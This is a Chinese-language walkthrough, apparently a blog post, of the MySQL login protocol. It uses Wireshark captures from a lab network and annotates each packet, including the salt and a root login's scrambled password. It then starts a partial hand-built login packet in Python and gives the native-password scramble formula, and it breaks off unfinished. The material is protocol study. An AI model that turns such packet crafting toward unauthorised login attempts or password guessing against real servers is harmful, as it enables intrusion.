

mysql登录协议分析

1. mysql正常的一次完整连接过程




```
No.   Time         Source            Destination       Protocol  Length Info
  283 7.718885     192.168.189.131   192.168.10.79     TCP        74 60654 → 3306 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_…
  286 7.719922     192.168.10.79     192.168.189.131   TCP        58 3306 → 60654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS…
  287 7.720157     192.168.189.131   192.168.10.79     TCP        60 60654 → 3306 [ACK] Seq=1 Ack=1 Win=29200 Len=0
  288 7.720797     192.168.10.79     192.168.189.131   MySQL     132 Server Greeting proto=10 version=5.7.14
  289 7.721104     192.168.189.131   192.168.10.79     TCP        60 60654 → 3306 [ACK] Seq=1 Ack=79 Win=29200 Len=0
  290 7.724712     192.168.189.131   192.168.10.79     MySQL     252 Login Request user=root
  291 7.724880     192.168.10.79     192.168.189.131   TCP        54 3306 → 60654 [ACK] Seq=79 Ack=199 Win=64240 Len=0
  292 7.725143     192.168.10.79     192.168.189.131   MySQL      65 Response OK
  293 7.725770     192.168.189.131   192.168.10.79     MySQL      91 Request Query
  294 7.725920     192.168.10.79     192.168.189.131   TCP        54 3306 → 60654 [ACK] Seq=90 Ack=236 Win=64240 Len=0
  295 7.726408     192.168.10.79     192.168.189.131   MySQL     153 Response
  301 7.770294     192.168.189.131   192.168.10.79     TCP        60 60654 → 3306 [ACK] Seq=236 Ack=189 Win=29200 Len=0
  358 10.350006    192.168.189.131   192.168.10.79     MySQL      60 Request Quit
  359 10.350207    192.168.10.79     192.168.189.131   TCP        54 3306 → 60654 [ACK] Seq=189 Ack=241 Win=64240 Len=0
  360 10.350434    192.168.189.131   192.168.10.79     TCP        60 60654 → 3306 [FIN, ACK] Seq=241 Ack=189 Win=29200 Len=0
  361 10.350860    192.168.10.79     192.168.189.131   TCP        54 3306 → 60654 [ACK] Seq=189 Ack=242 Win=64239 Len=0
  362 10.350926    192.168.10.79     192.168.189.131   TCP        54 3306 → 60654 [FIN, PSH, ACK] Seq=189 Ack=242 Win=64239 …
  363 10.351113    192.168.189.131   192.168.10.79     TCP        60 60654 → 3306 [ACK] Seq=242 Ack=190 Win=29200 Len=0
```

首先与服务器进行三次握手建立连接




```
283 7.718885     192.168.189.131   192.168.10.79     TCP       74 60654 → 3306 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_…
286 7.719922     192.168.10.79     192.168.189.131   TCP       58 3306 → 60654 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS…
287 7.720157     192.168.189.131   192.168.10.79     TCP       60 60654 → 3306 [ACK] Seq=1 Ack=1 Win=29200 Len=0
```

然后服务器发送握手包




```
288 7.720797     192.168.10.79     192.168.189.131   MySQL     132 Server Greeting proto=10 version=5.7.14
```




```
◢ Server Greeting
    Protocol: 10
  ● Version: 5.7.14
    Thread ID: 141
  ● Salt: \016\t\032|Qv\006%
  ▷ Server Capabilities: 0xf7ff
    Server Language: latin1 COLLATE latin1_swedish_ci (8)
  ▷ Server Status: 0x0002
  ▷ Extended Server Capabilities: 0x81ff
    Authentication Plugin Length: 21
    Unused: 00000000000000000000
  ● Salt: t)J#\025^\a|Y\177K\002
    Authentication Plugin: mysql_native_password
```

此握手包关键数据有数据库版本，salt及plugin值，salt在之后的登录过程中混合密码加密使用，由两部分分隔而来，组合而成为salt值，共20位。authentication plugin值是指定的认证方式，均为mysql_native_password。
客户端发送ACK包确认收到此次数据




```
289 7.721104     192.168.189.131   192.168.10.79     TCP       60 60654 → 3306 [ACK] Seq=1 Ack=79 Win=29200 Len=0
```




```
▷ Frame 289: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 2
▷ Ethernet II, Src: Vmware_50:88:89 (00:0c:29:50:88:89), Dst: Vmware_e3:98:72 (00:50:56:e3:98:72)
▷ Internet Protocol Version 4, Src: 192.168.189.131, Dst: 192.168.10.79
▷ Transmission Control Protocol, Src Port: 60654, Dst Port: 3306, Seq: 1, Ack: 79, Len: 0

0000  00 50 56 e3 98 72 00 0c  29 50 88 89 08 00 45 08   .PV..r.. )P....E.
0010  00 28 a9 1a 40 00 40 06  48 8a c0 a8 bd 83 c0 a8   .(..@.@. H.......
0020  0a 4f ec ee 0c ea e0 bd  bd b6 3b 2a 2a ae 50 10   .O...... ..;**.P.
0030  72 10 f6 7a 00 00 00 00  00 00 00 00               r..z.... ....
```

客户端发起登录请求




```
290 7.724712     192.168.189.131   192.168.10.79     MySQL     252 Login Request user=root
```




```
▷ Frame 290: 252 bytes on wire (2016 bits), 252 bytes captured (2016 bits) on interface 2
▷ Ethernet II, Src: Vmware_50:88:89 (00:0c:29:50:88:89), Dst: Vmware_e3:98:72 (00:50:56:e3:98:72)
▷ Internet Protocol Version 4, Src: 192.168.189.131, Dst: 192.168.10.79
▷ Transmission Control Protocol, Src Port: 60654, Dst Port: 3306, Seq: 1, Ack: 79, Len: 198
◢ MySQL Protocol
    Packet Length: 194
    Packet Number: 1
  ◢ Login Request
    ▷ Client Capabilities: 0xa685
    ▷ Extended Client Capabilities: 0x203f
      MAX Packet: 16777216
      Charset: utf8mb4 COLLATE utf8mb4_general_ci (45)
      Username: root
      Password: 7c58e06cb56edc4daa52db8b978ade30903236c0
      Client Auth Plugin: mysql_native_password
    ▷ Connection Attributes

0000  00 50 56 e3 98 72 00 0c  29 50 88 89 08 00 45 08   .PV..r.. )P....E.
0010  00 ee a9 1b 40 00 40 06  47 c3 c0 a8 bd 83 c0 a8   ....@.@. G.......
0020  0a 4f ec ee 0c ea e0 bd  bd b6 3b 2a 2a ae 50 18   .O...... ..;**.P.
0030  72 10 e0 4e 00 00 c2 00  00 01 85 a6 3f 20 00 00   r..N.... ....? ..
0040  00 01 2d 00 00 00 00 00  00 00 00 00 00 00 00 00   ..-..... ........
0050  00 00 00 00 00 00 00 00  00 00 72 6f 6f 74 00 14   ........ ..root..
0060  7c 58 e0 6c b5 6e dc 4d  aa 52 db 8b 97 8a de 30   |X.l.n.M .R.....0
0070  90 32 36 c0 6d 79 73 71  6c 5f 6e 61 74 69 76 65   .26.mysq l_native
0080  5f 70 61 73 73 77 6f 72  64 00 71 03 5f 6f 73 10   _passwor d.q._os.
0090  64 65 62 69 61 6e 2d 6c  69 6e 75 78 2d 67 6e 75   debian-l inux-gnu
00a0  0c 5f 63 6c 69 65 6e 74  5f 6e 61 6d 65 08 6c 69   ._client _name.li
00b0  62 6d 79 73 71 6c 04 5f  70 69 64 04 34 36 39 30   bmysql._ pid.4690
00c0  0f 5f 63 6c 69 65 6e 74  5f 76 65 72 73 69 6f 6e   ._client _version
00d0  07 31 30 2e 31 2e 32 32  09 5f 70 6c 61 74 66 6f   .10.1.22 ._platfo
00e0  72 6d 06 78 38 36 5f 36  34 0c 70 72 6f 67 72 61   rm.x86_6 4.progra
00f0  6d 5f 6e 61 6d 65 05 6d  79 73 71 6c               m_name.m ysql
```

服务器确认收到请求




```
291 7.724880    192.168.10.79    192.168.189.131    TCP    54 3306 → 60654 [ACK] Seq=79 Ack=199 Win=64240 Len=0
```

服务器给出回应，登录成功，如果失败显示response error并给出失败原因




```
292 7.725143    192.168.10.79    192.168.189.131    MySQL    65 Response OK
```




```
◢ MySQL Protocol
    Packet Length: 7
    Packet Number: 2
    Affected Rows: 0
  ▷ Server Status: 0x0002
    Warnings: 0
```

登录成功后进入查询界面，发起request query请求




```
293 7.725770    192.168.189.131    192.168.10.79    MySQL    91 Request Query
```




```
▷ Frame 293: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 2
▷ Ethernet II, Src: Vmware_50:88:89 (00:0c:29:50:88:89), Dst: Vmware_e3:98:72 (00:50:56:e3:98:72)
▷ Internet Protocol Version 4, Src: 192.168.189.131, Dst: 192.168.10.79
▷ Transmission Control Protocol, Src Port: 60654, Dst Port: 3306, Seq: 199, Ack: 90, Len: 37
◢ MySQL Protocol
    Packet Length: 33
    Packet Number: 0
  ◢ Request Command Query
      Command: Query (3)
      Statement: select @@version_comment limit 1

0000  00 50 56 e3 98 72 00 0c  29 50 88 89 08 00 45 08   .PV..r.. )P....E.
0010  00 4d a9 1c 40 00 40 06  48 63 c0 a8 bd 83 c0 a8   .M..@.@. Hc......
0020  0a 4f ec ee 0c ea e0 bd  be 7c 3b 2a 2a b9 50 18   .O...... .|;**.P.
0030  72 10 67 d2 00 00 21 00  00 00 03 73 65 6c 65 63   r.g...!. ...selec
0040  74 20 40 40 76 65 72 73  69 6f 6e 5f 63 6f 6d 6d   t @@vers ion_comm
0050  65 6e 74 20 6c 69 6d 69  74 20 31                  ent limi t 1
```

服务器确认收到消息并给出回复。




```
294 7.725920   192.168.10.79   192.168.189.131   TCP   54 3306 → 60654 [ACK] Seq=90 Ack=236 Win=64240
```




```
295 7.726408   192.168.10.79   192.168.189.131   MySQL   153 Response

▷ MySQL Protocol
▷ MySQL Protocol
▷ MySQL Protocol
▷ MySQL Protocol
▷ MySQL Protocol

0000  00 0c 29 50 88 89 00 50  56 e3 98 72 08 00 45 00   ..)P...P V..r..E.
0010  00 8b e5 da 00 00 80 06  0b 6f c0 a8 0a 4f c0 a8   ........ .o...O..
0020  bd 83 0c ea ec ee 3b 2a  2a b9 e0 bd be a1 50 18   ......;* *.....P.
0030  fa f0 df ce 00 00 01 00  00 01 01 27 00 00 02 03   ........ ...'....
0040  64 65 66 00 00 00 11 40  40 76 65 72 73 69 6f 6e   def....@ @version
0050  5f 63 6f 6d 6d 65 6e 74  00 0c 2d 00 70 00 00 00   _comment ..-.p...
0060  fd 00 00 1f 00 00 05 00  00 03 fe 00 00 02 00 1d   ........ ........
0070  00 00 04 1c 4d 79 53 51  4c 20 43 6f 6d 6d 75 6e   ....MySQ L Commun
0080  69 74 79 20 53 65 72 76  65 72 20 28 47 50 4c 29   ity Serv er (GPL)
0090  05 00 00 05 fe 00 00 02  00                        ........ .
```

结束后发起退出请求request quit




```
358 10.350006   192.168.189.131   192.168.10.79   MySQL   60 Request Quit

◢ MySQL Protocol
    Packet Length: 1
    Packet Number: 0
  ◢ Request Command Quit
      Command: Quit (1)

0000  00 50 56 e3 98 72 00 0c  29 50 88 89 08 00 45 08   .PV..r.. )P....E.
0010  00 2d a9 1e 40 00 40 06  48 81 c0 a8 bd 83 c0 a8   .-..@.@. H.......
0020  0a 4f ec ee 0c ea e0 bd  be a1 3b 2a 2b 1c 50 18   .O...... ..;*+.P.
0030  72 10 f3 14 00 00 01 00  00 00 01 00               r....... ....
```

服务器确认消息，并进行四次挥手结束连接




```
359 10.350207   192.168.10.79   192.168.189.131   TCP   54 3306 → 60654 [ACK] Seq=189 Ack=241 Win=64240 Len=0
```



```
360 10.350434   192.168.189.131   192.168.10.79     TCP   60 60654 → 3306 [FIN, ACK] Seq=241 Ack=189 Win=29200…
361 10.350860   192.168.10.79     192.168.189.131   TCP   54 3306 → 60654 [ACK] Seq=189 Ack=242 Win=64239 Len=0
362 10.350926   192.168.10.79     192.168.189.131   TCP   54 3306 → 60654 [FIN, PSH, ACK] Seq=189 Ack=242 Win=…
363 10.351113   192.168.189.131   192.168.10.79     TCP   60 60654 → 3306 [ACK] Seq=242 Ack=190 Win=29200 Len=0
```

1. 对登录认证的模拟



```
0000  00 50 56 e3 98 72 00 0c  29 50 88 89 08 00 45 08   .PV..r.. )P....E.
0010  00 ee a9 1b 40 00 40 06  47 c3 c0 a8 bd 83 c0 a8   ....@.@. G.......
0020  0a 4f ec ee 0c ea e0 bd  bd b6 3b 2a 2a ae 50 18   .O...... ..;**.P.
0030  72 10 e0 4e 00 00 c2 00  00 01 85 a6 3f 20 00 00   r..N.... ....? ..
0040  00 01 2d 00 00 00 00 00  00 00 00 00 00 00 00 00   ..-..... ........
0050  00 00 00 00 00 00 00 00  00 00 72 6f 6f 74 00 14   ........ ..root..
0060  7c 58 e0 6c b5 6e dc 4d  aa 52 db 8b 97 8a de 30   |X.l.n.M .R.....0
0070  90 32 36 c0 6d 79 73 71  6c 5f 6e 61 74 69 76 65   .26.mysq l_native
0080  5f 70 61 73 73 77 6f 72  64 00 71 03 5f 6f 73 10   _passwor d.q._os.
0090  64 65 62 69 61 6e 2d 6c  69 6e 75 78 2d 67 6e 75   debian-l inux-gnu
00a0  0c 5f 63 6c 69 65 6e 74  5f 6e 61 6d 65 08 6c 69   ._client _name.li
00b0  62 6d 79 73 71 6c 04 5f  70 69 64 04 34 36 39 30   bmysql._ pid.4690
00c0  0f 5f 63 6c 69 65 6e 74  5f 76 65 72 73 69 6f 6e   ._client _version
00d0  07 31 30 2e 31 2e 32 32  09 5f 70 6c 61 74 66 6f   .10.1.22 ._platfo
00e0  72 6d 06 78 38 36 5f 36  34 0c 70 72 6f 67 72 61   rm.x86_6 4.progra
00f0  6d 5f 6e 61 6d 65 05 6d  79 73 71 6c               m_name.m ysql
```

00 50-第三排4e 00

00之间为TCP数据包，包含来源，目的，端口，类型（ipv4）等信息，在建立socket发送数据包后会自动生成，无需构造。然后为mysql协议的内容，c2为包的长度，0000填充位，01为数据包数量，85 a6为客户端权能标志，3f
20为权能标志扩展，目的是协商通信方式，保证服务器与客户端通讯的兼容性。00 00 00
01为最大消息长度，占用四个字节，2d指明字符编码，接下来是23Byte的00填充字节，构造数据：

```
data='''c2
000001
85a63f20000000012d000000000000000000000000000000000000000000000000
'''
```

此处c2应该为计算出来的数据，而不是指定，待完善。

72 6f 6f 74为用户名的16进制数据，直接转换为16进制即可


```
user_hex=tohex(user)
```

然后添加一个00的填充位，后面是密码，加密方式为


SHA1(password) XOR

SHA1("20-bytes random data from server" <concat> SHA1(SHA1(password)))

此处需要握手包中的salt值。



```
◢ MySQL Protocol
    Packet Length: 74
    Packet Number: 0
  ◢ Server Greeting
      Protocol: 10
      Version: 5.7.14
      Thread ID: 143
    ● Salt: 3\031eaN\005qI
    ▷ Server Capabilities: 0xf7ff
      Server Language: latin1 COLLATE latin1_swedish_ci (8)
    ▷ Server Status: 0x0002
    ▷ Extended Server Capabilities: 0x81ff
      Authentication Plugin Length: 21
      Unused: 00000000000000000000
    ● Salt: wG;\026,)[csPya
      Authentication Plugin: mysql_native_password
```




```
